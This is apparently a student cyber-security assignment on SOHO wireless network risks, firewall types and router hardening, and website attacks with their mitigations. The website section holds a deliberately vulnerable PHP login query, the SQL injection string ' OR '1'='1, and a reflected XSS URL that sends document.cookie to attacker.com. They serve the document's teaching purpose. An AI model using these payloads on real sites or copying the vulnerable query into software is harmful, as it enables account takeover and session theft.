



**Bansilal Ramnath Agarwal Charitable
Trust's Vishwakarma Institute of
Information Technology**

Department of
Artificial Intelligence and Data Science

Student Name: Sathe Onkar Abasaheb

Class: TY

Division: B

Roll No.: 372078

Semester: V

Academic Year: 2025-2026

Subject Name & Code: Cyber Security (AD31234B)

Assignment No: 07

Title of Assignment: Wired or Wireless Network as a case study: Small
Office/Home Office (SOHO) Wireless Network.

Date of Performance: /07/2025

Date of Submission: /07/2025

1.1) Introduction to SOHO Networks

A Small Office/Home Office (SOHO) network is a type of local area network (LAN) designed for use in small businesses or homes. As remote work and small-scale entrepreneurship become more prevalent, these networks have become the backbone of daily operations for millions. While convenient and cost-effective, their often-simplified setup can expose them to significant security risks if not properly managed. This case study will focus on a typical SOHO wireless network, which relies on Wi-Fi for connectivity, offering mobility and ease of use at the cost of inherent security challenges.

1.2) Architecture and Components

A SOHO wireless network architecture is typically straightforward. The goal is to provide internet access and local connectivity to a limited number of devices within a specific geographical area, such as a house or a small office floor.

The core components include:

- Modem: This device connects to the Internet Service Provider (ISP) via a physical line (e.g., fiber, cable, DSL) and translates the digital data from your computer into analog signals that can travel over the ISP's lines, and vice-versa.
- Router/Wireless Access Point (WAP): Often combined into a single device in SOHO setups, the router is the "traffic director" of the network. It manages data traffic between the local network and the internet, and between devices on the local network. The wireless access point component broadcasts the Wi-Fi signal (SSID) that devices connect to.
- Switch: While many consumer routers have a built-in 4-port switch, a separate switch may be used to connect more wired devices (like desktop PCs, printers, or Network Attached Storage) to the network using Ethernet cables.
- Client Devices: These are the endpoints that connect to the network, either wirelessly (laptops, smartphones, tablets, IoT devices) or via an Ethernet cable (desktops, printers).
- Firewall: This is typically a software feature built into the SOHO router. It acts as a security barrier, monitoring and controlling incoming and outgoing network traffic based on predetermined security rules.

The typical data flow involves a client device sending a request through the wireless access point to the router. The router, using Network Address Translation

(NAT), forwards the request through the modem to the internet. The response travels back through the same path.

1.3) Security Considerations


Securing a SOHO wireless network is critical because it handles both personal and potentially sensitive business data. Key security considerations include:

1. **Confidentiality:** Preventing unauthorized access to the data being transmitted over the network. This is primarily achieved through strong encryption.
2. **Integrity:** Ensuring that data is not altered or tampered with during transmission. Encryption protocols also help maintain data integrity.
3. **Availability:** Guaranteeing that the network is operational and accessible to authorized users when needed. This involves protecting against attacks that could disrupt service.
4. **Access Control:** Restricting network access to only authorized users and devices.

1.4) Challenges and vulnerabilities

Wireless networks, by their very nature, broadcast data over the air, making them more susceptible to interception than their wired counterparts.

- Broadcast Medium: Radio waves used for Wi-Fi extend beyond physical walls, allowing anyone within range with the right tools to "listen in" on the traffic.



- Weak Encryption: Many users fail to upgrade from outdated and vulnerable encryption protocols like WEP (Wired Equivalent Privacy) or WPA (Wi-Fi Protected Access) to the more secure WPA2 or WPA3 standards. WPA3 is the current security certification standard and offers superior protection.

- Default Credentials: A significant vulnerability arises from users not changing the default administrator username and password on their routers. These defaults are publicly known and provide an easy entry point for attackers.
- Insecure Wi-Fi Protected Setup (WPS): WPS was designed to make connecting devices easier but contains a design flaw that makes it vulnerable to brute-force attacks, allowing an attacker to discover the WPS PIN and, subsequently, the Wi-Fi password.
- Physical Security: Lack of physical security for the router allows an attacker with physical access to reset it to factory defaults or connect directly to it.


1.5) Potential Threats and Attacks

A SOHO wireless network faces several specific threats:

- Packet Sniffing (Eavesdropping): An attacker uses software like Wireshark to capture data packets being transmitted over the air. If the network traffic is unencrypted or weakly encrypted, the attacker can extract sensitive information like passwords, credit card numbers, and personal messages.
- Evil Twin Attack: This is a sophisticated phishing scam. An attacker sets up a fraudulent Wi-Fi access point that appears to be a legitimate one (e.g., "Office-Guest-WiFi"). When users connect to this "evil twin," all their internet traffic passes through the attacker's system, allowing for man-in-the-middle attacks to steal credentials.
- Denial-of-Service (DoS) Attack: An attacker can flood the wireless network with garbage traffic or de-authentication frames, which forcibly disconnect all users from the access point, rendering the network unusable.
- Password Cracking: Attackers can capture the WPA2/WPA3 handshake that occurs when a user connects to the network. They can then use powerful computers and lists of common passwords (dictionary attacks) or brute-force methods to crack the Wi-Fi password offline.

- **Malware Injection:** If an attacker gains control of the router (e.g., through default credentials), they can change its DNS settings. This allows them to redirect users to malicious websites that host malware or phishing pages, even when the user types in a legitimate web address.

2| Firewall Study and Configuration




2.1) The Concept and Functionality of Firewalls

A firewall is a network security system that acts as a barrier between a trusted internal network and an untrusted external network, such as the internet. Its primary purpose is to monitor and control incoming and outgoing network traffic based on an organization's predefined security policies.

Think of a firewall as a security guard or a bouncer at the entrance of a private club (your local network). The guard has a list of rules (the firewall policy) about who is allowed in, who is allowed out, and what they can carry with them. Every person (data packet) that tries to enter or leave is checked against these rules.

- If a packet complies with the rules, it is allowed to pass.
- If a packet violates the rules, it is blocked (dropped or rejected).

Firewalls are a first line of defense in network security. They can be implemented in either hardware (a physical appliance) or software (a program running on a computer). In our SOHO case study, the firewall is a software feature integrated into the router.



Types of Firewalls

Firewalls have evolved over time, leading to several distinct types, each with its own method of inspecting traffic.

2.2.1| Packet-Filtering Firewalls

This is the most basic type of firewall. It works at the Network layer of the OSI model. It inspects individual packets in isolation and makes a decision to allow or deny them based on a set of rules. These rules are based on information in the packet header, such as:

- Source IP Address
- Destination IP Address
- Source Port
- Destination Port
- Protocol (TCP, UDP, ICMP)

Strengths:

- **Fast and Efficient:** Since they only look at packet headers, they have very little performance impact.
- **Inexpensive:** They are simple and widely available on most routers.

Limitations:

- **Stateless:** They do not track the state of a connection. For example, they cannot determine if an incoming packet is a response to an outgoing request. This makes them vulnerable to IP spoofing attacks.
- **Limited Inspection:** They cannot inspect the actual content (payload) of the packet, so they cannot detect malicious code within an otherwise legitimate-looking packet.

2.2.2| Stateful Inspection Firewalls

Also known as dynamic packet-filtering firewalls, these are a significant improvement over their stateless counterparts. A stateful firewall monitors the full state of active connections (e.g., TCP handshake) and uses this "state information" to make decisions.

When a user inside the network initiates a connection to an external server, the firewall creates an entry in its state table. When the external server sends a response, the firewall checks its state table. If the incoming packet matches an existing connection in the table, it is allowed through. All other unsolicited incoming packets are dropped.

Strengths:

- **More Secure:** By understanding the context of a connection, they offer much better protection against attacks like IP spoofing.
- **Good Performance:** They are still relatively fast as they primarily inspect packet headers after a connection is established.

Limitations:

- **Vulnerable to Application-Layer Attacks:** Like packet-filtering firewalls, they typically do not inspect the payload of the packet. A malicious payload sent over an established, legitimate connection could pass through undetected.

2.2.3| Proxy Firewalls (Application-Level Gateway)

Proxy firewalls operate at the Application layer of the OSI model. They act as an intermediary (a "proxy") between the end-user and the internet. Instead of traffic

flowing directly, the internal user connects to the proxy firewall, which then establishes a separate connection to the destination server on the user's behalf.

This means no direct connection ever exists between the internal network and the outside world. The proxy can inspect the entire content of the packets for specific applications (like HTTP or FTP) and can filter for malicious content.

Strengths:

- **Deep Packet Inspection:** They provide granular control and can filter traffic based on the application's content, protecting against application-layer attacks.
- **Anonymity:** They hide the IP addresses of internal clients from the public internet.

Limitations:

- **Performance Overhead:** The deep inspection and the process of establishing two separate connections can introduce latency and slow down network performance.
- **Limited Application Support:** They must be configured for each specific application protocol they are meant to protect.

2.2.4| Next-Generation Firewalls (NGFW)

NGFWs combine the features of traditional firewalls (packet filtering, stateful inspection) with additional, more advanced security functions. They are designed to address the modern threat landscape. Key features include:

- **Deep Packet Inspection (DPI):** They inspect the actual content of packets, not just the headers.
- **Intrusion Prevention Systems (IPS):** They can identify and block known exploits and malware signatures in real-time.
- **Application Awareness and Control:** They can identify and control access to specific applications (e.g., block Facebook but allow LinkedIn), regardless of the port being used.
- **Threat Intelligence Integration:** They can be updated with real-time information about new threats from global threat intelligence feeds.

Strengths:

- **Comprehensive Security:** Offers a multi-layered security approach in a single appliance.

- Advanced Threat Protection: Capable of blocking sophisticated modern threats.

Limitations:

- Cost and Complexity: They are significantly more expensive and complex to configure and manage than traditional firewalls.

2.3) Firewall Configuration Best Practices

A poorly configured firewall can provide a false sense of security. Following best practices is essential for effective protection.

- Implement a "Deny All" Default Policy (Principle of Least Privilege): The firewall should be configured to block all traffic by default. Rules should then be created to explicitly allow only the specific traffic that is necessary for business or personal operations. This is far more secure than an "allow all" policy where you try to block known bad traffic.
- Rule Management:
 - Keep Rules Specific: Avoid overly broad rules. For example, instead of allowing all traffic from an IP address, allow only the specific port and protocol needed.
 - Order Rules Correctly: Firewalls process rules from top to bottom. The first rule that a packet matches is the one that is applied. Place more specific rules before more general ones.
 - Regularly Review and Clean Up: Periodically audit firewall rules to remove any that are no longer needed. Unnecessary rules can create security holes and complicate troubleshooting.
- Disable Unnecessary Ports and Services: Every open port is a potential entry point for an attacker. Disable any ports or services on the firewall and internal devices that are not in use.
- Change Default Administrator Credentials: Immediately change the default username and password for the firewall's management interface.
- Enable Logging and Monitoring: Configure the firewall to log all allowed and denied traffic. Regularly review these logs to identify suspicious activity or potential attacks.

2.4) Configuring a Firewall for a SOHO Network

Let's apply these concepts to configure the built-in firewall on a typical SOHO wireless router, addressing the threats identified in our case study. The interface will vary by manufacturer, but the principles remain the same.

Step 1: Access the Router's Administrative Interface

- Connect to the network (wired or wireless).
- Open a web browser and navigate to the router's IP address (commonly 192.168.1.1 or 192.168.0.1).
- Log in using the administrator credentials. If they are still the default, change them immediately. This mitigates unauthorized router takeover.

Step 2: Implement Strong Wireless Security

- Navigate to the "Wireless" or "Wi-Fi" settings.
- Set the security mode to WPA3-Personal. If WPA3 is not available, use WPA2-Personal with AES encryption. Avoid WEP and WPA.
- Create a strong, unique password (passphrase). This is the primary defense against password cracking attacks.
- Change the default SSID. This prevents attackers from knowing the router model by its default name.
- Disable WPS (Wi-Fi Protected Setup). This closes a major vulnerability that allows for easy password cracking.

Step 3: Configure Basic Firewall Settings

- Navigate to the "Firewall," "Security," or "Advanced Settings" section.
- Ensure the Stateful Packet Inspection (SPI) firewall is enabled. Most modern routers have this on by default. This protects against basic IP spoofing and other network-layer attacks.
- Enable DoS (Denial of Service) Protection. Many routers have a feature to detect and block common DoS attacks like SYN floods.

Step 4: Configure Access Control and Port Forwarding

- Access Control: If the router supports it, create a list of allowed devices based on their unique MAC addresses (MAC filtering). While MAC addresses can be spoofed, this adds another layer of defense against casual intruders.
- Port Forwarding: This feature is used to allow external devices to access services on your internal network (e.g., a home security camera or a game server). Do not open any ports unless absolutely necessary. For any required port forwards:

- Only open the specific port number needed by the application.
- Restrict the rule to a specific source IP address if possible, rather than allowing access from "any" IP on the internet.
- Regularly review and remove rules that are no longer in use.

Step 5: Disable Remote Management

- Find the "Remote Management" or "Remote Administration" setting and ensure it is disabled. This prevents anyone from the internet from trying to access your router's login page. If you must have remote access, restrict it to a specific, trusted IP address and use a non-standard port.

Step 6: Keep Firmware Updated

- Regularly check the manufacturer's website for firmware updates for your router. These updates often contain critical security patches for newly discovered vulnerabilities.

By following these steps, a SOHO network administrator can significantly improve their security posture, creating a robust defense against common wireless and internet-based threats.

3| Website Hacking: Techniques and Mitigation

3.1) Introduction to Website Hacking

Website hacking refers to the unauthorized access and manipulation of a website, its server, or its database. The motivations behind these attacks are varied, ranging from financial gain and data theft to activism (hacktivism), espionage, or simply vandalism. The risks are substantial, including:

- **Data Breaches:** Theft of sensitive user information like names, passwords, credit card details, and personal identification.
- **Financial Loss:** Direct theft of funds, ransomware demands, or loss of revenue due to website downtime.
- **Reputational Damage:** Loss of customer trust, which can be devastating for a business.
- **Website Defacement:** The attacker changes the visual appearance of the website, often to display a political or offensive message.
- **Malware Distribution:** The compromised website is used to host and distribute malware to its visitors.

Understanding common hacking techniques is the first step toward building secure web applications. This section will explore these techniques from the perspective of ethical hacking, which involves using the same tools and methods as malicious attackers but with the owner's permission to identify and fix security vulnerabilities.

3.2) Common Vulnerabilities and Attack Vectors

Modern websites are complex applications built with multiple layers of technology (frontend, backend, database). A vulnerability in any of these layers can be exploited. Two of the most common and damaging vulnerabilities are SQL Injection and Cross-Site Scripting.

3.2.1| SQL Injection (SQLi)

What it is: SQL Injection is a code injection technique used to attack data-driven applications. It occurs when an attacker inserts (or "injects") malicious SQL (Structured Query Language) statements into an input field, which are then executed by the website's backend database server.

How it works: Many websites use user input to build database queries. For example, a login page might take a username and password and use them to query the users table.

A vulnerable PHP code snippet might look like this:

PHP

```
$username = $_POST['username'];
```

```
$password = $_POST['password'];
```

```
$query = "SELECT * FROM users WHERE username = '$username' AND  
password = '$password'";
```

```
// Execute the query...
```

The developer expects the user to enter a plain username and password. However, an attacker could enter a specially crafted string. For example, in the username field, they might enter:

```
' OR '1'='1
```

The resulting SQL query becomes:

SQL

```
SELECT * FROM users WHERE username = " OR '1'='1' AND password =  
'some_password'
```

Since '1'=1' is always true, the WHERE clause evaluates to true for every row in the users table, and the query will likely log the attacker in as the first user in the database (often the administrator) without needing a password. Attackers can use more complex injections to extract entire databases, modify data, or even gain control of the database server.


3.2.2] Cross-Site Scripting (XSS)

What it is: Cross-Site Scripting is a type of injection attack in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an application includes untrusted data in a new web page without proper validation or escaping.

How it works: The attacker's goal is to execute a malicious script (usually JavaScript) in the victim's browser. This allows the script to access any cookies, session tokens, or other sensitive information retained by the browser and used with that site.

There are three main types of XSS:

1. **Stored XSS:** The malicious script is permanently stored on the target server,



such as in a database, in a comment field, or a forum post. When any user visits the page with the stored script, it is served to their browser by the server and executed.⁶⁶ This is the most damaging type.

- Example: An attacker posts a comment containing `<script>alert('You have been hacked!')</script>`. When other users view this comment, the script runs in their browser. A real attack would use a more subtle script to steal session cookies.
2. **Reflected XSS:** The injected script is reflected off the web server, such as in an error message, search result, or any other response that includes some or

all of the input sent to the server as part of the request.⁶⁸ The attacker must trick the victim into clicking a malicious link to initiate the attack.

- Example: An attacker crafts a URL like `http://example.com/search?query=<script>document.location='http://attacker.com/steal?cookie='+document.cookie</script>`. If the search page displays the query back to the user without sanitizing it, the script will execute in the victim's browser and send their session cookie to the attacker's server.
3. DOM-based XSS: The vulnerability exists in the client-side code rather than the server-side code. The attack payload is executed as a result of modifying the DOM (Document Object Model) "environment" in the victim's browser.

3.3) Ethical Hacking Methodologies

Ethical hackers, or penetration testers, follow a structured methodology to identify vulnerabilities in a controlled and legal manner. This ensures that testing is comprehensive and nothing is overlooked.

The phases of ethical hacking are:

1. Reconnaissance (Information Gathering): This is the preparatory phase. The goal is to gather as much information as possible about the target website. This can include discovering IP addresses, domain names, technologies used (e.g., WordPress, Apache, PHP), and even employee information through social media.
2. Scanning: In this phase, the hacker uses automated tools to scan the target for vulnerabilities. This includes:
 - Port Scanning: Using tools like Nmap to discover open ports and running services.
 - Vulnerability Scanning: Using tools like Nessus or Nikto to identify known vulnerabilities in the web server software or application.
 - Web Application Scanning: Using tools like Burp Suite or OWASP ZAP to crawl the website and actively test for vulnerabilities like SQLi and XSS.
3. Gaining Access (Exploitation): This is the phase where the actual "hacking" takes place. The ethical hacker attempts to exploit the vulnerabilities identified during the scanning phase to gain access to the system. For example, they might use a tool like sqlmap to automate an SQL injection attack.

4. **Maintaining Access:** Once access is gained, the ethical hacker may try to maintain that access to see how deep into the network they can get. This phase simulates what a real attacker would do to ensure they can return to the compromised system later (e.g., by installing a backdoor).
5. **Covering Tracks (Reporting):** A malicious hacker would try to erase evidence of their presence. An ethical hacker, however, does not cover their tracks. Instead, this phase involves documenting all findings and providing a detailed report to the organization. The report includes the vulnerabilities found, the methods used to exploit them, and, most importantly, recommendations for remediation.

3.4) Mitigation Strategies and Countermeasures

Protecting websites against these attacks requires a defense-in-depth approach, incorporating security at every stage of the development lifecycle.

Against SQL Injection:

- **Use of Prepared Statements (Parameterized Queries):** This is the most effective countermeasure. With prepared statements, the database is sent the SQL query template first, and then the user-supplied data is sent separately. The database engine handles the data safely, ensuring it cannot be misinterpreted as part of the SQL command.
 - **Safe PHP Example (using PDO):**

PHP

```
$stmt = $pdo->prepare('SELECT * FROM users WHERE username = ?');
```

```
$stmt->execute([$ _POST['username']]);
```

```
$user = $stmt->fetch();
```

- **Input Validation:** Implement strict validation rules for all user input. For example, if a field expects a phone number, only allow numbers and dashes. This is known as whitelisting.
- **Principle of Least Privilege:** The database account used by the web application should only have the minimum permissions necessary to function. It should not be able to drop tables or perform administrative tasks.

Against Cross-Site Scripting (XSS):

- **Output Encoding/Escaping:** The primary defense against XSS is to encode any user-supplied data before it is displayed on a web page. This tells the browser to treat the data as plain text, not as executable code. For example,

<script> would be converted to <script>. All modern web frameworks provide functions for this.

- Content Security Policy (CSP): CSP is an added layer of security that helps to detect and mitigate certain types of attacks, including XSS. It's a browser mechanism, controlled via an HTTP header, that allows you to specify which sources of content (scripts, styles, images) are allowed to be loaded on your site.
- Input Validation: As with SQLi, validating user input to reject obviously malicious code can help, but it should not be relied upon as the sole defense.

General Best Practices:

- Keep Software Updated: Regularly update the web server, content management system (CMS), database, and any plugins or libraries to patch known vulnerabilities.
- Use a Web Application Firewall (WAF): A WAF sits in front of the web application and can inspect incoming HTTP traffic to filter and block malicious requests, including common SQLi and XSS attack patterns.
- Regular Security Audits: Proactively look for vulnerabilities by conducting regular penetration tests and code reviews.

4| Conclusion

4.1) Summary of Key Findings

This assignment provided a comprehensive exploration of key cybersecurity domains.

- In the Network Case Study, we analyzed a SOHO wireless network, highlighting its architecture and inherent vulnerabilities like weak encryption and default credentials. We identified common threats such as Evil Twin attacks and packet sniffing, establishing a clear need for robust security measures at the network's perimeter.
- The Firewall Study detailed the crucial role of firewalls as network gatekeepers. We explored the evolution from basic packet-filtering to advanced Next-Generation Firewalls, each offering progressively deeper levels of inspection and control.⁷⁸ The practical configuration guide for a SOHO router demonstrated how firewall rules, combined with strong wireless security protocols, directly mitigate the threats identified in the case study.

- The Website Hacking exploration delved into the application layer, focusing on critical vulnerabilities like SQL Injection and Cross-Site Scripting. We outlined the structured methodology of ethical hacking used to uncover these flaws and emphasized that the most effective countermeasures, such as using prepared statements and output encoding, are proactive measures implemented during software development.

4.2) Reflection on the Importance of Cybersecurity

The interconnectedness of these three topics highlights a fundamental principle of modern cybersecurity: defense-in-depth. A secure network is not enough if the applications running on it are vulnerable, and a secure application can still be compromised if the underlying network is insecure. A firewall serves as a critical choke point, but it cannot protect against all threats, especially those that exploit application logic.

Therefore, a holistic security posture is essential. This involves securing the network perimeter (strong Wi-Fi security, proper firewall configuration), hardening the servers and systems within that network, and ensuring the applications themselves are developed with security in mind from the ground up. In today's digital landscape, where data is a valuable asset and operational continuity is paramount, proactive and multi-layered cybersecurity is not an optional extra but a fundamental requirement for individuals and businesses alike.

4.3) Emerging Trends and Advancements

The field of cybersecurity is constantly evolving to combat an ever-changing threat landscape. Key emerging trends include:

- Zero Trust Architecture (ZTA): The traditional "trust but verify" model, where everything inside the corporate network is trusted, is obsolete. Zero Trust operates on the principle of "never trust, always verify." It requires strict identity verification for every person and device trying to access resources on a private network, regardless of whether they are sitting within or outside the network perimeter.
- Artificial Intelligence (AI) and Machine Learning (ML) in Security: AI and ML are being increasingly used to automate threat detection and response. Security systems can now analyze vast amounts of data to identify patterns and anomalies indicative of a cyberattack in real-time, allowing for faster response than humanly possible.
- Cloud Security and SASE (Secure Access Service Edge): As more organizations move their infrastructure to the cloud, security is also shifting. SASE is a new architectural model that converges network capabilities (like SD-WAN) and security functions (like firewalls, secure web gateways) into

a single, cloud-delivered service. This provides consistent security for users and devices anywhere in the world.

- Focus on DevSecOps: This trend involves integrating security practices into every phase of the software development lifecycle (DevOps). By "shifting security left," organizations can identify and fix vulnerabilities early in the development process, which is far more efficient and less costly than fixing them after a product has been deployed.

These advancements demonstrate a move towards more intelligent, adaptive, and integrated security frameworks designed to protect distributed and complex digital environments.